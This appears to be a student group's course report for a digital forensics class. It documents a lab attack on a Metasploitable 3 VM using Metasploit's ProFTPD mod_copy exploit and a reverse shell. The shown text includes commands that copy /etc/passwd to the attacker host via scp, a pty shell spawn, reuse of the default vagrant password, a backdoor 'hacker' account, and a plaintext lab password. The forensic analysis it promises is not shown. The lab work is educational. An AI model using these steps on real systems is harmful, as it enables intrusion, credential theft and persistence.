Final Project

Digital Forensics and Incident Response

Rajani Shrestha (155653)

Sadhana Narasimharaj (151584)

Sadhani Lokuge (154551)

Sujitha Govindasamy (154799)

Concordia University of Edmonton

ISSM 536C Incident Response and Digital Forensics

Instructor: Benoit Desforges

17th April, 202

Executive Summary

This report details a forensic investigation aimed at identifying exploitation activities using Security Onion, Volatility 3 and Autopsy. Through the replication of a cyber attack scenario, post-exploitation activities were analyzed, including user manipulation and data exfiltration attempts. Findings from Security Onion revealed network traffic patterns and software usage, while Volatility 3 provided insights into memory dump analysis.Additionally, Autopsy was utilized for hard disk analysis. The results underscore the significance of proactive forensic analysis for detecting and mitigating cyber threats, informing the development of robust incident response strategies.

Introduction

This project aims to replicate a realistic cyber attack scenario and subsequent forensic investigation. Its primary goal is to compromise a vulnerable machine, conduct diverse post-exploitation activities, and execute a thorough forensic analysis to reconstruct the incident. The project begins with the initiation of a network packet capture to record traffic during the attack, followed by reconnaissance and exploitation using tools such as Nmap and Metasploit. Following successful exploitation, a variety of post-exploitation activities were conducted to deepen the compromise and maintain persistence in the target system. These activities included user manipulation, data exfiltration, execution of malicious files, privilege escalation attempts, and exploration of potential vulnerabilities such as SQL injection and password extraction. This report aims to document and analyze these activities to provide insights into the extent of the compromise and inform subsequent forensic analysis and remediation strategies.

Tools Used:

1. Nmap: For Network Reconnaissance
2. Metasploitable: To exploit the machine
3. Security Onion: Network Security Monitoring
4. Volatility3: Memory Forensic Analysis
5. Autopsy: Disk Image Analysis

Attacking Scenario

In a simulated penetration testing scenario conducted by a user, the target system was the vulnerable Metasploitable ubuntu 3 machine. Utilizing industry-standard tools and

techniques, the hacker first conducted thorough reconnaissance, identifying potential entry points and vulnerabilities. Upon discovering a known vulnerability in the ProFTPD service (ProfDPT exploit), the hacker executed a controlled exploit, gaining remote access to the system. With a foothold established, the hacker engaged in post-exploitation activities, including user manipulation, privilege escalation attempts, probing for SQL injection vulnerabilities, manipulating the file system and malicious code injection. Leveraging gained access, the hacker transferred files between the victim and attacking machines, attempting to exfiltrate sensitive data and plant malicious payloads. Throughout the engagement, the hacker meticulously covered their tracks, deleting logs and obscuring evidence of unauthorized access.

Network Configuration

IP of Attacking Machine:

eth0: 192.168.52.130

eth1 : 192.168.9.2




Fig 1 - IP of the attacking machine

IP of Victim Machine:

eth0: 192.168.52.129


eth1: 192.168.9.4

```
vagrant@ubuntu:~$ ifconfig | head -n 30
docker0   Link encap:Ethernet  HWaddr 02:42:5f:57:a8:e4
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:5fff:fe57:a8e4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:320 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:65773 (65.7 KB)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:34:81:47
          inet addr:192.168.9.4  Bcast:192.168.9.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe34:8147/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:479 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3609 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97167 (97.1 KB)  TX bytes:1381188 (1.3 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:34:81:3d
          inet addr:192.168.52.129  Bcast:192.168.52.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe34:813d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7674145 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60016444 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:562820732 (562.8 MB)  TX bytes:124010408426 (124.0 GB)
```

Fig 2 - IP of the victim machine

Network Diagram

The network diagram replicates the diagrammatic representation of the attack scenario that was conducted.



The attack was conducted using the proftpd exploit from the attacker machine which is the kali machine to the metasplitable-3 ubuntu machine against port 21.

Compromising Vulnerable Machine

NMAP for network infrastructure

Nmap scanning was performed to conduct a thorough assessment of a network infrastructure. With its versatile scanning capabilities, we were able to quickly identify live hosts, discover open ports, and enumerate services running on those ports. Various ports such as 21, 22, 80,445, 631, 3000,3360,3500, 6697, 8080 and 8181.




Fig 3 - NMAP reconnaissance of victim machine

Chosen Exploit:

To further dive into the machine, port 21 was used which contains a vulnerability with ProFTPD. ProFTPD is a popular open-source FTP (File Transfer Protocol) server software used to transfer files over a network between a client and a server. Since ProFTPD is widely deployed across various systems, making it a prime target for attackers seeking to exploit vulnerabilities, the particular exploit was chosen. Furthermore, exploiting vulnerabilities in ProFTPD was found to have unauthorized access or privilege escalation on the target system.

Fig 4 - Known open port and version

Exploitation:

Metasploit tool was chosen to perform the exploitation of metasploitable-3-ubuntu machines. Metasploit is a powerful and widely-used penetration testing framework that enables security professionals to conduct security assessments, exploit vulnerabilities, and test the resilience of systems and networks.

Syntax used:

msfconsole: To get into the terminal of metasploit




Fig 5 - Metasploit Screen

Since we are using proftpd as the exploit, we search for proftpd exploit in msfconsole. Here the list of exploits that can be performed for proftpd vulnerability was found.




Fig 6 - List of proftpd exploits

From Nmap scan it was clear that the version of proftpd was 1.3.5 so the accessible exploit is the number 4.




Fig 7 - Only feasible exploit

Fig 8 - Using exploit 4

For exploits to work on, various options need to be added. For proftpd the required options are RHOSTS and SITEPATH.




Fig 9 - Needed options of proftpd

RHOSTS is the ip address of the machine that is to be exploited. (i.e 192.168.9.4)




Fig 10 - Setting RHOSTS

Metasploit allows users to create custom modules, scripts, or configurations to extend its functionality or customize the attack process. Used the SITEPATH to set the custom path to /var/www/html.

Fig 11 - Setting SITEPATH

Below image contains the verification of the set options

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.9.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.52.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Fig 12 - Verifying the set options

Payloads need to be set for the exploitation of proftpd. Payloads help in gaining the reverse shell for this exploitation.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                               normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                              normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat                           normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic                               normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind                         normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse                      normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk                           normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat                        normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl                          normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl                      normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python                        normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (via python)
```

Fig 13 - Payloads list

Gaining the reverse shell using the available payload that is gaining the reverse_perl shell.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
```

Fig 14 - Gaining reverse perl shell

The verification of the previous steps were performed in the figure given below using the show options command.

The payload creates a reverse connection from the target back to the attacker's machine. This helps in executing commands on the compromised system




Fig 15 - Verifying before using the exploit




Fig 16 - IP of the attacking machine

Exploit command is used to gain access to the target machine. Once the access is acquired, reconnaissance for possible chances to gain root access is made. All the files present in the victim machine are further checked for more information.

Post Exploitation Activities

Various exploitation activities were performed after gaining the reverse shell of the victim machine.

First step of post exploitation was to find what is the directory list of files that is visible and what and all can be performed on the machine. Hence, ls command was used to navigate the field.




Fig 17 - List of files in the victim machine

A payroll.php file contained the login credentials of the root user. During nmap scanning, it was observed that port 80 is open. Therefore, through port 80, the application was accessed in the browser to gain more information. But no data was found after successful login.




Fig 18 - Logging using root credentials




Fig 19 - Successful login attempt to payroll

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$
```

Fig 20 - Spawning Bash shell

No information was available in the payroll application because the system identified the access was not from the root user even after using the credentials. Therefore, Bash shell is spawned using python to navigate through the system as a root user. By doing so, full access to the linux environment makes the victim machine more vulnerable for executing various processes and data exfiltration.

```
www-data@ubuntu:/var/www/html$ cd ..
cd ..
www-data@ubuntu:/var/www$ ls
ls
cgi-bin  html  log.html  uploads
www-data@ubuntu:/var/www$ cd ..
cd ..
www-data@ubuntu:/var$ cd ..
cd ..
www-data@ubuntu:/$ pwd
pwd
/
www-data@ubuntu:/$ ls
ls
bin   home            lib64       node_modules  run   tmp      vmlinuz.old
boot  initrd.img      lost+found  opt           sbin  usr
dev   initrd.img.old  media       proc          srv   var
etc   lib             mnt         root          sys   vmlinuz
www-data@ubuntu:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@ubuntu:/$
```

Fig 21 - Navigating to obtain root access

```
www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
anakin_skywalker  c_three_pio  han_solo      lando_calrissian
artoo_detoo       chewbacca    jabba_hutt    leia_organa
ben_kenobi        darth_vader  jarjar_binks  luke_skywalker
boba_fett         greedo       kylo_ren      vagrant
www-data@ubuntu:/home$
```

Fig 22 - User details

```
www-data@ubuntu:/home$ su greedo
su greedo
Password: jhgf

su: Authentication failure
www-data@ubuntu:/home$ cd vagrant
cd vagrant
www-data@ubuntu:/home/vagrant$ su vagrant
su vagrant
Password: vagrant

vagrant@ubuntu:~$ sudo ls
sudo ls
attack-to-victicm.pcap  linux.iso
vagrant@ubuntu:~$
```

Fig 23 - Maintaining persistent access using vagrant user

From the found users, brute force method is tried to gain access. While checking the users in the machine, a vagrant user is found which uses the default password “vagrant” in the metasploitable machine. By obtaining the access using this credential, the persistence is maintained to perform further actions in the victim machine.

```
vagrant@ubuntu:/etc$ scp passwd rajani@192.168.9.2:~/
scp passwd rajani@192.168.9.2:~/
The authenticity of host '192.168.9.2 (192.168.9.2)' can't be established.
ECDSA key fingerprint is 92:23:ee:53:d6:14:c0:6a:d9:cd:86:80:c2:36:fd:a4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '192.168.9.2' (ECDSA) to the list of known hosts.
rajani@192.168.9.2's password: Surajanikali1

passwd                                        100% 2174     2.1KB/s   00:00
vagrant@ubuntu:/etc$
```

Fig 24 - Copying the password and shadow files

Using scp, the password and shadow files are copied to the attacking machine. This method can be used to transfer any data files and sensitive information out of the network to a remote location.

```
┌──(rajani㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  Templates  attack-to-victim.pcap   crack    crackkk       index.html                          nmap-scan-metasploitable-ubuntu1.txt  passwd
Documents  Music      Public    Videos     attack-to-victim1.pcap  cracked  cybersecurity  nmap-scan-metasploitable-ubuntu.txt  output.db
```

Fig 25 - passwd file copied from victim machine

```
root@ubuntu:~# adduser hacker
adduser hacker
Adding user `hacker' ...
Adding new group `hacker' (1000) ...
Adding new user `hacker' (1000) with group `hacker' ...
Creating home directory `/home/hacker' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: hacker

Retype new UNIX password: hacker

passwd: password updated successfully
Changing the user information for hacker
Enter the new value, or press ENTER for the default
        Full Name []:

        Room Number []:
```

Fig 26 - Adding new user

After gaining root access using vagrant credentials, administrator tasks can be performed. Therefore, a new user named hacker is added to maintain persistence in the system.

